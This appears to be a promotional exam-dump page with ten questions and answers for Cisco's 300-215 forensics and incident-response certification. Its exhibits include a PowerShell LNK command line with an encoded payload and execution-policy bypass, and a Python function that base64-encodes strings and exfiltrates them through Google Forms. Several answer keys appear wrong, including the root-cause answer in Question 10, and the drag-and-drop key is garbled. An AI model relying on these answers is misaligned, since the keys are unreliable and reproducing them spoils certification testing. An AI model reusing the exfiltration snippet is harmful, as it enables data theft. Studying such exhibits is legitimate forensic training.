300-215$^{\text{Q\&As}}$

Conducting Forensic Analysis and Incident Response Using Cisco Technologies for CyberOps (CBRFIR)

Pass Cisco 300-215 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass4itsure.com/300-215.html

100% Passing Guarantee
100% Money Back Assurance


Following Questions and Answers are all new published by Cisco Official Exam Center

QUESTION 1

DRAG DROP


Drag and drop the capabilities on the left onto the Cisco security solutions on the right.

Select and Place:



network security	Cisco ISE
endpoint security	Cisco Secure Workload (Tetration)
cloud security	Cisco Umbrella
application security	Cisco Secure Endpoint (AMP)

Correct Answer:



	network security
	application security
	cloud security
	endpoint security

QUESTION 2

A threat actor attempts to avoid detection by turning data into a code that shifts numbers to the right four times. Which anti-forensics technique is being used?

A. encryption

B. tunneling

C. obfuscation

D. poisoning

Correct Answer: C

Reference: https://www.vadesecure.com/en/malware-analysis-understanding-code-obfuscation-techniques/#:~:text=Obfuscation%20of%20character%20strings%20is,data%20when%20the%20code%20executes.

QUESTION 3

Which tool is used for reverse engineering malware?

A. Ghidra

B. SNORT


C. Wireshark

D. NMAP

Correct Answer: A

Reference: https://www.nsa.gov/resources/everyone/ghidra/#:~:text=Ghidra%20is%20a%20software%20reverse,in%20their%20networks%20and%20systems.

QUESTION 4



```
[**] [1:2008186:5] ET SCAN DirBuster Web App Scan in Progress [**]

[Classification: Web Application Attack] [Priority: 1]

04/20-13:02:21.250000 192.168.100.100:51022 -> 192.168.50.50:80

TCP TTL:63 TOS:0x0 ID:20054 IpLen: 20 DgmLen:342 DF

***AP*** Seq: 0x369FB652 Ack: 0x9CF06FD8 Win: 0xFA60 TcpLen: 32

[Xref => http://doc.emergingthreats.net/2008186] [Xref => http://owasp.org]
```

Refer to the exhibit. According to the SNORT alert, what is the attacker performing?

A. brute-force attack against the web application user accounts

B. XSS attack against the target webserver

C. brute-force attack against directories and files on the target webserver

D. SQL injection attack against the target webserver

Correct Answer: C

QUESTION 5

An engineer received a call to assist with an ongoing DDoS attack. The Apache server is being targeted, and availability is compromised. Which step should be taken to identify the origin of the threat?

A. An engineer should check the list of usernames currently logged in by running the command $ who | cut –d' ' -f1| sort | uniq

B. An engineer should check the server\\'s processes by running commands ps -aux and sudo ps -a.

C. An engineer should check the services on the machine by running the command service -status-all.

D. An engineer should check the last hundred entries of a web server with the command sudo tail -100 /var/log/apache2/access.log.

Correct Answer: D

QUESTION 6

An engineer received a report of a suspicious email from an employee. The employee had already opened the attachment, which was an empty Word document. The engineer cannot identify any clear signs of compromise but while reviewing running processes, observes that PowerShell.exe was spawned by cmd.exe with a grandparent winword.exe process. What is the recommended action the engineer should take?

A. Upload the file signature to threat intelligence tools to determine if the file is malicious.


B. Monitor processes as this a standard behavior of Word macro embedded documents.

C. Contain the threat for further analysis as this is an indication of suspicious activity.

D. Investigate the sender of the email and communicate with the employee to determine the motives.

Correct Answer: A

QUESTION 7



Metadata	
Drive type	Fixed (Hard disk)
Drive serial number	1CBDB2C4
Full path	C:\Windows\System32\WIndowsPowerShell\v1.0\powershell.exe
NetBIOS name	user-pc
Lnk file name	ds7002.pdf
Relative path	..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments	-noni –ep bypass $zk = 'JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjlzYjY7.
Target file size (bytes)	452608
Droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Birth droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
File attribute	The file or directory is an archive file
Target file access time (UTC)	13.07.2009 23:32:37
Target file creation time (UTC)	13.07.2009 23:32:37
Target file modification time (UTC)	14.07.2009 1:14:24
Header flags	HasTargetIdList, HasLinkInfo, HasName, HasRelativePath, HasArguments, HasIcc
MAC vendor	Cadmus Computer Systems
Target path	My Computer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Target MFT entry number	0x7E21

Refer to the exhibit. An engineer is analyzing a .LNK (shortcut) file recently received as an email attachment and blocked by email security as suspicious. What is the next step an engineer should take?

A. Delete the suspicious email with the attachment as the file is a shortcut extension and does not represent any threat.


B. Upload the file to a virus checking engine to compare with well-known viruses as the file is a virus disguised as a legitimate extension.

C. Quarantine the file within the endpoint antivirus solution as the file is a ransomware which will encrypt the documents of a victim.

D. Open the file in a sandbox environment for further behavioral analysis as the file contains a malicious script that runs on execution.

Correct Answer: D

QUESTION 8



```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
    url = 'https://docs.google.com/forms/d/e' + id ÷ '/formResponse'
    enc1 = b64encode(bytes(string1, 'utf8')).decode()
    enc2 = b64encode(bytes(string2, 'utf8')).decode()
    form_data = {entry1: enc1, entry2: enc2}
    user_agent = { 'Referer': 'https://docs.google.com/forms/d/e' + id + '/viewform',
   'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
    Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
    Safari/537.36'}
    r = post(url, data=form_data, headers=user_agent)
    if r.status_code == 200:
        return True
    else:
        return False
```

Refer to the exhibit. Which type of code is being used?

A. Shell


B. VBScript

C. BASH

D. Python

Correct Answer: D

QUESTION 9



service June 3, 2020 at 5:33 PM

Credit Card Refund #186913

To: [removed]

Received: from ([202.142.155.218]) by [removed] for [removed]; Wed, 03 Jub 2020 15:33:03 +0000 (UTC)

Received: from [53.183.109.56] (helo=WEEOWED.lu) by with esmtpa (Exim 4.85) (envelope-from) id 08A56E158516 for [removed]; Wed, 3 Jun 2020 20:33:05 +0500

Received: from [54.198.90.184] (account cobblergs8@o4.e.notification.intuit.com HELO RUFINEF.GYPUBOT.mcg) by (Postfix) with ESMTPA id
mXDmHhpAEoD7.233 for [removed]; Wed, 3 Jun 2020 20:33:05 +0500

Content-Type: multipart/mixed; boundary= "- -_Part_6483125_09335162.9435849616646"

Cash Refund	
Date	**6/03/2020**
Refund #	**186913**
Payment Method	**Website Payment**
Check #	**3000679700**
Project	
Department	
Phone Number	
Shipping Method	**UPS 2nd Day Air®**
Credit Card #	********************
Transaction Next Approver	

Item	Quantity Description	Options	Rate	Amount	Gross Amt	Tax Amount Tax Details Reference
3795326-44	1 2020		1,397.11	1,397.11	1,397.11	97810761_1
			Subtotal	1,397.11		
			Shipping Cost (UPS 2nd Day Air®)	0.00		
			Total	$1,397.11		

********CREDIT WILL BE ISSUED TO YOUR CREDIT CARD USED FOR ORIGINAL PURCHASE********

Card_Refund_18
6913.xlsm

Refer to the exhibit. Which element in this email is an indicator of attack?

A. IP Address: 202.142.155.218

B. content-Type: multipart/mixed

C. attachment: "Card-Refund"

D. subject: "Service Credit Card"

Correct Answer: C

QUESTION 10

An employee receives an email from a "trusted" person containing a hyperlink that is malvertising. The employee clicks the link and the malware downloads. An information analyst observes an alert at the SIEM and engages the cybersecurity team to conduct an analysis of this incident in accordance with the incident response plan. Which event detail should be included in this root cause analysis?

A. phishing email sent to the victim

B. alarm raised by the SIEM

C. information from the email header

D. alert identified by the cybersecurity team

Correct Answer: B